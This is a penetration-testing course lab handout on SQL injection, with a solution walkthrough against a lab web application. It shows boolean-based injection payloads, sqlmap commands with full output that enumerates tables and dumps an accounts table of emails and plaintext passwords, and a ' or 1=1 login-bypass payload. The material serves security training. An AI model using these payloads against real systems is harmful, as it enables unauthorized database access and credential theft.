eLearnSecurity
Forging security professionals

SQL INJECTION

PENETRATION TESTING | SECTION 3 MODULE 4 | LAB #12

LAB

1. Description

In this lab you can practice the SQL Injection techniques and tools studied during the course. You can access the target web application at the following address **10.124.211.96**.

2. Goal

The goal of this lab is to test the web application in order to find all the vulnerable injection points. Once you find them, you should be able to dump all the data and successfully log into the web application.

3. Tools

The best tools for this lab are:

- Web browser
- SQL map.

4. Steps

4.1. Explore the web application

Explore the Web application at the address 10.124.211.96 and find all the possible injection points.

4.2. Test and exploit the injection points

By now, you should have found few injection points. Test them with different techniques.

4.3. Dump the data

Now that you know there is at least one exploitable SQL Injections in the target Web Application, exploit it and dump all the data from the database. You should be able to retrieve some very interesting information that will allow you to log into the web app.

4.4. Login without using any credential

Test the login form against SQL injection and use the correct payload to bypass the authentication mechanism.

SOLUTIONS


Please go ahead **ONLY** if you have **COMPLETED** the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course, will dramatically reduce the benefits of a hands-on lab!

[This page intentionally left blank]

5. Solutions steps


5.1. Explore the web application

In order to explore the web application we just need to type the IP address in our browser:




Now that we are able to access it, let us navigate the application in order to find all the possible injection points.

Right now, we do not know any working credential, so if we login we will get a message similar to the following:



If we keep digging the application, we can see a very interesting page at the following address: http://10.124.211.96/news.php.

Here we have a list of news and by clicking on any of the links listed, we can see a very interesting page:




As you can see in the address bar of our browser, it seems that the application accepts a parameter (**id**). This is probably used to retrieve the news from a database.

Let's then use this injection point for our tests!

5.2. Test and exploit the injection points


The first test we can run against the page found in the previous step is the following:



We just added a single quote in the address bar, and as shown in the screenshot above, we obtained a *mysql error*. It is time to get our hands dirty! Let us create few payloads in order to test if the parameter is vulnerable to SQL Injections.


We want to test it against Boolean conditions, so let us use the following payload:

1 `10.124.211.96/newsdetails.php?id=26 and 1=1; -- -`



Then let us try with the following payload (*we changed the Boolean condition from 1=1 to 1=2*):

```
10.124.211.96/newsdetails.php?id=26 and 1=2; -- -
```



As we can see from the previous two screenshots, we obtain two different results. When the condition is true, the application returns the news. With a false condition the page returns no content. This means that the parameter is vulnerable to SQL Injection!

5.3. Dump the data

Now that we know a vulnerable injection point, let us use *sqlmap* to exploit it and retrieve all the data from the application database:

```
root@litsnarf:~# sqlmap -u http://10.124.211.96/newsdetails.php?id=1

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ob
ey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by thi
s program

[*] starting at 10:55:17

[10:55:17] [INFO] testing connection to the target URL
[10:55:18] [INFO] testing if the target URL is stable. This can take a couple of seconds
[10:55:19] [INFO] target URL is stable
[10:55:19] [INFO] testing if GET parameter 'id' is dynamic
[10:55:20] [INFO] confirming that GET parameter 'id' is dynamic
[10:55:20] [INFO] GET parameter 'id' is dynamic
[10:55:21] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[10:55:21] [INFO] testing for SQL injection on GET parameter 'id'
[10:55:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:55:23] [INFO] GET parameter 'id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[10:55:37] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[10:55:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:55:40] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[10:55:43] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:55:44] [INFO] testing 'MySQL inline queries'
[10:55:44] [INFO] testing 'PostgreSQL inline queries'
[10:55:47] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[10:55:48] [INFO] testing 'Oracle inline queries'
[10:55:49] [INFO] testing 'SQLite inline queries'
[10:55:55] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[10:55:55] [CRITICAL] there is considerable lagging in connection response(s). Please use as high value for option '--time-sec' as possible (e
.g. 10 or more)
[10:55:57] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[10:55:58] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[10:56:00] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[10:56:11] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:56:11] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[10:56:11] [INFO] testing 'Oracle AND time-based blind'
[10:56:12] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[10:56:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) techniqu
e found
[10:56:13] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automat
ically extending the range for current UNION query injection technique test
[10:56:17] [INFO] target URL appears to have 1 column in query
[10:56:19] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection points with a total of 46 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8320=8320

    Type: UNION query
    Title: MySQL UNION query (NULL) - 1 column
    Payload: id=1 UNION ALL SELECT CONCAT(0x7175637071,0x4f54677467424a506a45,0x7170646471)#
---
[10:56:25] [INFO] testing MySQL
[10:56:30] [INFO] confirming MySQL
[10:56:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.2.22, PHP 5.4.4
back-end DBMS: MySQL >= 5.0.0
[10:56:41] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/10.124.211.96'

[*] shutting down at 10:56:41
```

As we can see from the previous screenshot, *sqlmap* identifies the parameter as **vulnerable**! Now we just have to get the structure of the database and dump the data. First, let us get a list of tables:


```
root@litsnarf:~# sqlmap -u http://10.124.211.96/newsdetails.php?id=1 --tables

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
ey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
s program

[*] starting at 11:00:26

[11:00:26] [INFO] resuming back-end DBMS 'mysql'
[11:00:26] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8320=8320

    Type: UNION query
    Title: MySQL UNION query (NULL) - 1 column
    Payload: id=1 UNION ALL SELECT CONCAT(0x7175637071,0x4f54677467424a506a45,0x7170646471)#
---
[11:00:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.2.22, PHP 5.4.4
back-end DBMS: MySQL 5
[11:00:26] [INFO] fetching database names
[11:00:27] [INFO] fetching tables for databases: 'awd, information_schema'
Database: awd
[3 tables]
+--------------------------------------+
| accounts                             |
| awards                               |
| news                                 |
+--------------------------------------+
```

Then dump all the data from the *accounts* table with the following command:

```
sqlmap -u http://10.124.211.96/newsdetails.php?id=1 -D awd -T accounts
--dump
```

```
Database: awd
Table: accounts
[11 entries]
+----+-----------------------------------------------------+-------------+-------------------+
| id | email                                               | password    | displayname       |
+----+-----------------------------------------------------+-------------+-------------------+
| 1  | admin@awdmgmt.labs                                  | S3cr3tBOFH  | Admin             |
| 2  | porta.elit.a@adipiscingMaurismolestie.net           | VUH74DYX6DO | Mallory Reed      |
| 3  | ipsum.leo.elementum@Phasellusfermentumconvallis.org | GUC97VHY8HK | Katell Stewart    |
| 4  | mauris.sit@torquent.edu                             | LPW27DSG6QE | Gemma Beck        |
| 5  | Praesent.interdum@ametrisus.org                     | TWS34ORL6GX | Fuller Casey      |
| 6  | Quisque.libero@Cum.ca                               | OSQ80TYZ6YW | Hu Miles          |
| 7  | tincidunt.Donec.vitae@tempuseuligula.com            | HOV82DUI9TF | Lacey Hawkins     |
| 8  | dignissim.Maecenas@estcongue.org                    | TEO38KNA2UZ | Kaden Singleton   |
| 9  | dictum@tempusrisusDonec.ca                          | LKK51JAO3PJ | Britanney Guzman  |
| 10 | blandit.viverra.Donec@Suspendisse.net               | PTS90MHF9XA | Aspen Byers       |
| 11 | ligula@mollisDuis.ca                                | PLN49WZU6IB | Alexandra Cabrera |
+----+-----------------------------------------------------+-------------+-------------------+
```

As we can see, we now have a list of usernames and password to use in order to log into the web application! Let us try one of these:




Great, we successfully logged into the web application!

5.4. Login without using any credential

Until now, we focused our tests against the *newsdetails.php* page and its parameter, but the web application has one more injection point to test: the login form!

Let us run some tests and see if we are able to bypass the login! To do this we will use the following payload:

```
' or 1=1; -- -
```



As we can see the form is vulnerable too, indeed the "W*elcome!*" message appears!